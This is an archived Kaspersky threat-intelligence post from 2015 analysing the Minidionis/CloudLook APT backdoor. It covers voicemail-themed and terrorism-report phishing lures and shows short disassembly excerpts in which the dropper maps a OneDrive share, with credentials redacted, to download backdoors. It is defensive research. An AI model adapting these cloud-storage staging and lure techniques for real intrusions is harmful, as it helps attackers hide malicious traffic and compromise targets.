Minidionis - one more APT with a usage of cloud drives

By Sergey Lozhkin

Published: 2015-07-16 · Archived: 2026-04-05 21:50:12 UTC

APT reports

APT reports

16 Jul 2015

1 minute read


Expert

- Sergey Lozhkin

Yesterday our colleagues from Palo Alto Networks presented their Minidionis research (also known by the Kaspersky name – “CloudLook”). It’s another backdoor from the APT group responsible for other attacks, such as CozyDuke , MiniDuke, and CosmicDuke.

Analyzing this malware, we noticed that attackers implemented a cloud drive capability to store malware and download them onto infected systems. Almost a year ago, we observed another APT group named “CloudAtlas” using cloud drives to store stolen information. Now we see a similar technique in CloudLook/Minidionis.

Minidionis uses a multidropper scheme to infect its victims. First, to get in, this attacker uses spear-phishing emails with a self-extracting archive attachment pretending to be a voicemail. When the victim opens an archive, the second stage dropper executes and a .wav file plays looking like a real voicemail. In its spearphish, CloudLook also used a self-extracting archive containing a PDF file luring it’s victims with information regarding world terrorism:


Country Reports on Terrorism 2014

June 2015

United States Department of State Publication
Bureau of Counterterrorism
Released June 2015

Country Reports on Terrorism 2014 is submitted in compliance with Title 22 of the United States Code, Section 2656f (the "Act"), which requires the Department of State to provide to Congress a full and complete annual report on terrorism for those countries and groups meeting the criteria of the Act.

1

After successful execution, the Minidionis second stage dropper uses Onedrive cloud storage to download a payload:

```
push    offset aD_docs_live_ne ; "\\\\d.docs.live.net@SSL\\"
lea     ecx, [ebp+lpFileName]
mov     [ebp+var_CB0], 0
mov     word ptr [ebp+lpFileName], ax
call    sub_406DD0
push    10h             ; int
push    offset aF7462dc1b3b42f ; "f7462dc1b3b42fe4"
```

The malware maps a Onecloud storage drive as a network drive using a hardcoded login and password, and then copies down its cloud-stored backdoors to the local system:


```
push    offset UserName ; "[redacted]@outlook.com"
mov     [ebp+NetResource.lpRemoteName], eax
lea     eax, [ebp+NetResource]
push    offset Password ; "[redacted]"
movdqu  xmmword ptr [ebp+NetResource.dwScope], xmm0
push    eax             ; lpNetResource
mov     [ebp+NetResource.dwType], 0
mov     [ebp+NetResource.lpLocalName], 0
mov     [ebp+NetResource.lpProvider], 0
call    ds:WNetAddConnection2W
```


Could this approach become more mainstream? It’s quite possible, because it effectively gives the attackers a simple method of hiding malicious behavior. Detecting malicious traffic with legitimate cloud services is more complicated, because it means blocking legitimate services.

According to Kaspersky Security Network, each attack using a Minidionis/CloudLook backdoor was specifically crafted for a particular target. This specificity demonstrates that the attacks are highly customized and focused on valuable targets. So far, we’ve observed several targets, most notably European diplomatic organizations.

Kaspersky Lab detects all known samples of Minidionis/CloudLook as Trojan.Win32.Generic, and successfully protects its users against the threat.

Latest Webinars





Reports

Kaspersky researchers analyze updated CoolClient backdoor and new tools and scripts used in HoneyMyte (aka Mustang Panda or Bronze President) APT campaigns, including three variants of a browser data stealer.

Kaspersky discloses a 2025 HoneyMyte (aka Mustang Panda or Bronze President) APT campaign, which uses a kernel-mode rootkit to deliver and protect a ToneShell backdoor.

Kaspersky GReAT experts analyze the Evasive Panda APT's infection chain, including shellcode encrypted with DPAPI and RC5, as well as the MgBot implant.

Kaspersky expert describes new malicious tools employed by the Cloud Atlas APT, including implants of their signature backdoors VBShower, VBCloud, PowerShower, and CloudAtlas.
